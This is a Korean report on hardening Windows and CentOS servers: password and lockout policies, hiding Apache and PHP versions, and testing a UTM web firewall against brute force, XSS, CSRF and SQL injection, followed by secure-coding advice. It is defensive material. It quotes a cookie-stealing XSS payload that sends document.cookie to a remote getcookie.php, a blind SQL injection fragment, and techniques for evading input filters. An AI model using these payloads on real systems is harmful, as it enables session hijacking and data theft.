
1. 계정 정책 [암호 정책 및 계정 잠금 정책]


스크린샷이(가) 표시된 사진

높은 신뢰도로 생성된 설명스크린샷이(가) 표시된 사진

높은 신뢰도로 생성된 설명


* 윈도우 서버는 최근 암호 기억 5개, 최대 사용기간 30일, 최소 암호길이 8, 최소 암호 사용기간 1일, 계정 잠금 임계값 5번, 계정 잠금 기간 30분, 계정 잠금 임계값 초기화 30분으로 설정





* CentOS 서버는 최근 암호 기억 5개 계정 잠금 임계값 3번, 최소 암호 길이 8자, 대소문자, 숫자, 특수문자 포함, 계정 잠금 기간 20분, 최대 암호 사용기간 30일, 최소 암호 사용기간 1일, 암호 만료 경고 날짜는 7일전

1. 계정 정책

스크린샷이(가) 표시된 사진

높은 신뢰도로 생성된 설명





* 계정명을 쉽게 추측하기 어렵도록 변경하고 설명도 제거, 원격 관리자가 사용할 계정을 별도로 생성

1. 감사 정책

텍스트이(가) 표시된 사진


높은 신뢰도로 생성된 설명

* 별다른 감사 정책이 설정되어 있지 않았던 윈도우 서버에서 개체 액세스, 로그인 관련 감사만 설정

1. 백업 일정 설정

스크린샷이(가) 표시된 사진


매우 높은 신뢰도로 생성된 설명

스크린샷이(가) 표시된 사진

매우 높은 신뢰도로 생성된 설명

* 윈도우 서버는 볼륨 전체에 대한 백업 일정을, CentOS는 DB나 Web 파일만 따로 백업 일정을 설정, 설정 시간은 사용 빈도가 낮을 것으로 예상되는 오전 4시 30분


1. PUT, DELETE 제한





* 현재는 web서버 파일에 의해서 제한이 되어 있는 듯 하지만, /etc/httpd/conf/httpd.conf 파일을 통해서도 http 메소드 접근 제한이 가능

1. 서버 정보 숨기기


* 아파치 버전 정보 숨기기











* /etc/httpd/conf/httpd.conf 파일에서 ServerTokens 옵션을 Prod로 설정 후 확인해보면 아파치 버전 정보가 숨겨진 것을 확인할 수 있음
* PHP 버전 숨기기






* /etc/php.ini 파일에서 expose\_php 값을 Off로 설정 후 확인하면 php 버전 정보가 보이지 않는 것을 볼 수 있음
* Directory listing 또는 HTTP 404 페이지에서 하단에 보이던 아파치 버전 숨기기







* /etc/httpd/conf/httpd.conf 파일에서 ServerSignature 옵션을 Off로 설정하면 상세하게 서버 정보를 보여주던 부분이 더 이상 보이지 않는 것을 확인할 수 있음
* Directory listing 해제









* 웹 서비스 기본 경로인 /var/www/html 디렉토리에서 Indexes 옵션을 제거
* 디렉토리 리스팅 접근이 금지된 것을 확인
* 웹 해킹 방어 설정 – UTM 웹 방화벽
* 웹 해킹의 경우 웹 방화벽을 설정해서 UTM을 거쳐 패킷이 이동하도록 설정하면 대부분의 공격을 방지할 수 있음




* Real 서버 설정, 웹 방화벽으로 웹 서비스를 요청하면 실제로 서비스를 제공할 서버 정보를 등록





* 가상 서버 설정, 웹 방화벽을 적용하여 보안에 사용할 가상의 서버를 설정, 방화벽 프로파일은 미리 작성되어 잇는 Advanced Protection
* Brute Forcing 방어








* Hydra를 이용한 공격이 제대로 이루어지지 않고 UTM에 hydra에 의한 공격이 있었다는 로그가 남음
* XSS 방어








* XSS도 공격이 제대로 이루어 지지 않고 요청이 금지 되었다는 페이지를 확인할 수 있음
* UTM 로그를 확인하면 요청한 내용이 XSS 공격으로 탐지되어 방어 되었다는 기록을 확인할 수 있음
* CSRF






* 위에서 본 것과 마찬가지로 CSRF 공격도 XSS를 이용한 공격으로 간주 방어가 되는 것을 확인할 수 있음
* SQL Injection









* SQL인젝션을 이용한 인증 우회나 blind injection을 시도해도 공격이 막히고 로그가 남는 것을 확인할 수 있음


Brute force




* Brute Forcing의 경우 요청의 빈도에 의해 IDS에서 탐지할 수 있음

XSS

CSRF



SQL Injection



* XSS, CSRF, SQL Injection은 현재 웹서버가 SSL 통신을 하고 있어서 암호화된 패킷 내부를 확인할 수 없기 때문에 공격에 대한 탐지는 불가능, UTM 장비를 통해서 https redirect를 해서 내부 네트워크는 암호화 하지 않은 통신을 한다면 위와 같은 정보들을 확인할 수 있음
* 현재 IDS는 탐지만 가능하고 방어가 되지는 않는 상황이기 때문에 UTM 장비가 사용되고 있지 않은 서버실 내부 네트워크에서의 공격을 방어하기 위해서는 웹 서비스에 Secure Coding을 하는 것이 필요

파일 업로드 취약점(예시)


텍스트, 스크린샷이(가) 표시된 사진

높은 신뢰도로 생성된 설명

* 파일이 업로드 되는 과정에서 마지막 확장자를 $exe에 저장하는 코드를 삽입하고 $exe의 값이 업로드를 허용하면 안되는 확장자인지를 판단하는 과정을 통해서 공격에 이용 가능한 파일이 업로드 되는 것을 방지 할 수 있다

XSS – Secure Coding(예시)

* XSS 취약점의 경우 html 인코딩을 통해서 방지할 수 있는데 웹 페이지가 작성된 파일의 코드 내에서 악성 스크립트 공격에 이용될 수 있는 글자를 html 인코딩으로 바꿔주면서 스크립트 코드가 실행이 되지 않고 그 코드 글자 그대로를 저장하고 출력할 수 있도록 변환한다.



* 입력 받은 strContent에서 <script>를 &lt;script&gt;로 html 인코딩해서 저장하거나 아니면 저장된 텍스트를 받을 때 html 인코딩을 해서 화면에 보여주도록 할 수도 있다.
* 위에서 작성한 코드로는 대문자로 이루어졌거나 대소문자가 섞인 script 태그와 같이 인코딩 처리를 우회하는 공격은 처리할 수 없기 때문에 공격 가능성이 있는 텍스트를 확인해서 필터링 할 수 있는 작업이 필요하다.(ex. replace 대소문자 구분 없이, replace(strContent, "<script>", "&lt;script&gt;", 1, -1, vbTextCompare) )
* XSS 공격이 가능한 스크립트 코드에 대한 정보는 관련 사이트를 참고해서 서비스에 영향이 없는 선에서 html 인코딩을 해줄 필요가 있다. [[1]](#footnote-1) (ex. <body onload = "i.src = 'http://10.10.10.20/getcookie.php?cookie = '+document.cookie"> 과 같이 script 태그 없이도 공격 가능한 코드를 작성할 수 있음)

1. CSRF 취약점

* 일단 XSS 취약점이 있는 경우 스크립트를 통해서 사용자 권한을 악용한 요청을 실행할 수 있기 때문에 XSS 취약점이 없는지 확인하는 것도 필요하지만 충분하지는 않다.
* 세션 정보와 서비스 요청 IP 주소 등을 사용해서 웹 클라이언트로부터 전달된 세션 토큰 진위성을 확인하는 방법도 있겠지만 보편적으로 사용하기에는 실효성이 떨어지고, 특수한 환경에서 적용할 수 있다.
* CSRF 취약점에 노출되어 있는 서비스의 경우 서비스 요청에 필요한 조건이 없거나 세션 정보만을 이용할 때 공격이 가능하기 때문에 서비스 요청을 할 때 전화, SMS 같은 재인증을 요구하는 방법도 있지만 사용자 입장에서 귀찮은 작업이 많아지고 사소한 작업마다 인증하는 것은 서비스 접근성을 떨어뜨리기 때문에 불편함을 감수할 만큼 민감한 정보를 다루는 금융 관련 서비스 같은 요청에서 적용할 수 있다.
* 회원 정보 수정과 같은 민감한 정보를 수정하는 경우 자신의 비밀번호를 다시 한번 입력하게 해서 본인 여부를 확인하거나 captcha 등을 활용해서 정상적인 경로를 통한 요청에서만 확인할 수 있는 랜덤으로 생성되는 확인 문자를 검사한 뒤 정상적인 요청으로 판단되는 경우만 요청을 처리하도록 할 수 있다.
* GET 방식보다 POST 방식이 권장되기는 하지만 POST 방식도 보고서에서 확인한 것처럼 암호화 통신이 되어 있지 않은 경우 전달하는 parameter가 CSRF 공격에 이용될 수 있다.
* 또한 Referer 헤더에 있는 정보를 통해서도 정상적인 경로인지 확인할 수 있는데, Referer 헤더에 포함되는 정보가 노출되는 것을 방지하기 위해서 브라우저에 따라 referer헤더를 제거하고 패킷을 전송하는 경우도 있어서 보안에 무게를 두고 referer 헤더를 통해서 접근을 제한을 할 지 아니면 다수의 브라우저와의 호환성을 위해서 referrer 헤더에 제한을 두지 않을지는 주어진 환경에 따라서 결정할 필요가 있다.
* 사용자 입장에서는 자신의 권한이 의도하지 않은 요청에 사용되지 않도록 계정을 사용한 뒤에 반드시 로그아웃을 하는 것이 필요하다.
* Referrer 제한 시큐어 코딩 예제

실내, 사진이(가) 표시된 사진

높은 신뢰도로 생성된 설명

* HTTP\_REFERER를 통해서 서비스 요청 패킷에 포함된 REFERER 헤더 정보를 StringRefer에 저장 후 맨 처음부터 ?가 나오기 전(paramater가 붙기 전)까지의 URL을 StringRefer 변수에 저장한 후 정상적으로 접근했을 때 parameter 이전 URL과 비교해서 일치하는 지 확인해서 에러 메시지를 출력하거나 정해진 페이지로 이동하도록 할 수 있고, 위와 같은 방식 활용해서 정상적인 referer로 판단한 URL의 도메인 제한을 더 넓게 하거나, 반대로 parameter 전달 중 일정 부분을 포함해서 더 세세한 부분까지 검사해서 referer를 통한 요청의 유효성을 검사할 수도 있다.

SQL Injection – 인증 우회 공격



* 우선 parameter로 전달 받은 userid의 값을 따로 변수 $userid를 만들어서 저장하고, trim으로 앞 뒤 공백을 제거한 후 작은 따옴표가 있으면 그 앞에 역슬래시를 추가한 상태
* 작은 따옴표 같이 공격에 이용될 가능성이 있거나 로그인 정책상 사용하지 않도록 되어있는 글자들은 str\_replace를 이용해서 미리 치환되거나 에러 처리 되도록 코딩을 할 수 있다.
* 그렇게 전처리가 완료된 상태에서 !$userid가 아니라 $userid를 빈 문자열과 비교함으로써 userid가 0이 들어갔을 때 아이디에 입력 값이 있는데 아이디를 입력하라는 메시지가 뜨는 경우가 없도록 한다.
* 그리고 전달받는 parameter의 길이는 DB 도메인 규칙에 맞춰서 특정 길이 내로 제한을 두면 공격에 필요한 충분한 공간이 확보되지 않아 긴 명령어를 이용한 공격을 방지할 수 있다.

(전) (후)

* 게시판의 글을 확인할 때는 이미 처리가 되어 있지만 글 삭제의 경우 게시글의 num 값이 parameter로 넘겨진 후 별다른 처리 없이 그대로 SQL문에서 사용된다.
* 사용 전 전처리의 경우는 로그인 예시와 같이 보안 정책에 따라서 미리 처리할 수 있는데 그 후에 num 값이 따옴표로 묶이지 않고 그대로 SQL 문에서 사용되면서 따옴표 없이 num 값 입력 후 and 1=1%23을 덧붙이는 방법 등과 같이 blind injection의 가능성이 남아있다.
* 따라서 sql문에 사용되는 모든 parameter는 입력 받은 뒤 전처리를 하고 전처리 후 사용을 할 때 항상 숫자 형태인 paramater라고 하더라도 따옴표로 묶어서 처리를 하도록 하는 것이 필요하다.
* SQL Injection – 기타
* Magic\_qoutes\_gpc나 secure coding에서 한 것과 같이 따옴표나 문제가 될 만한 특수 기호를 처리하는 함수가 존재하기 때문에 그러한 함수를 사용해서 입력 받은 데이터를 전처리하고 모든 paramerter를 따옴표로 묶어서 처리하는 방식이 안전하다.
* 전처리 과정은 SQL Injection에 사용되는 특수 기호 들이나 SQL 명령어로 사용되는 단어 같은 경우 어떤 식으로 처리할 것인지 정책을 결정한 뒤 코드에 반영한다.
* 단순히 문제가 될 만한 특수 기호나 명령어만 처리하는 것이 아니라 필터링을 우회해서 공격할 가능성을 고려해야한다. 예를 들어 대소문자를 섞어서 공격하거나 주석이나 괄호, 함수 등을 이용해서 보내는 데이터에 필터링 대상이 되는 문자열을 쪼개서 보내거나, URL or Hex Encoding, %을 이용한 우회 등을 시도할 수 있기 때문에 가능한 필터링 우회 방법을 숙지하고 이에 대한 전처리를 해주거나 또는 그러한 필터링이 가능한 Web 방화벽이나 보안 장비를 사용할 수도 있다.
* 미리 작성되어 있거나 사용자가 작성 해놓은 저장 프로시저 같은 경우도 공격자에게 노출이 될 경우 저장 프로시저를 이용한 공격이 있을 수 있기 때문에 이와 관련된 문자열도 필터링 과정에서 고려할 필요가 있다.
* 입력 값의 크기 제한은 클라이언트에서 할 경우 프록시 서버나 패킷을 조작해서 서버에 보내는 방법이 있기 때문에 서버에서 체크하는 것이 안전하다.
* SQL이나 php의 오류 메시지가 직접 사용자에게 보이는 것이 아니라고 하더라도 문제 발생에 대한 메시지가 오류에 관련된 내용을 지나치게 상세하게 설명하고 있을 경우, 입력한 데이터를 처리하는 구조를 공격자가 추측하기 쉽게 도와줄 수 있다. 따라서 오류와 관련된 내용은 어떤 것 때문에 문제가 발생했는지 상세하게 기술하기보다 문제가 발생했음을 알리고, 다시 이전 작업을 시도할 수 있게 한다.

이러한 노력을 했음에도 필터링 우회 등을 통해서 공격자가 공격 코드를 실행할 수 있는 조건이 되었을 때, 그 행동을 제한할 수 있도록 웹 서비스를 통해서 DB에 명령을 실행할 때 서비스에 필요한 권한 말고 다른 권한이 없도록 권한을 세분화하고 불필요한 권한을 낮추는 작업도 만일에 공격을 당했다 하더라도 피해를 줄이거나 막을 수 있는 방법이 될 수 있다.

1. <https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet> [↑](#footnote-ref-1)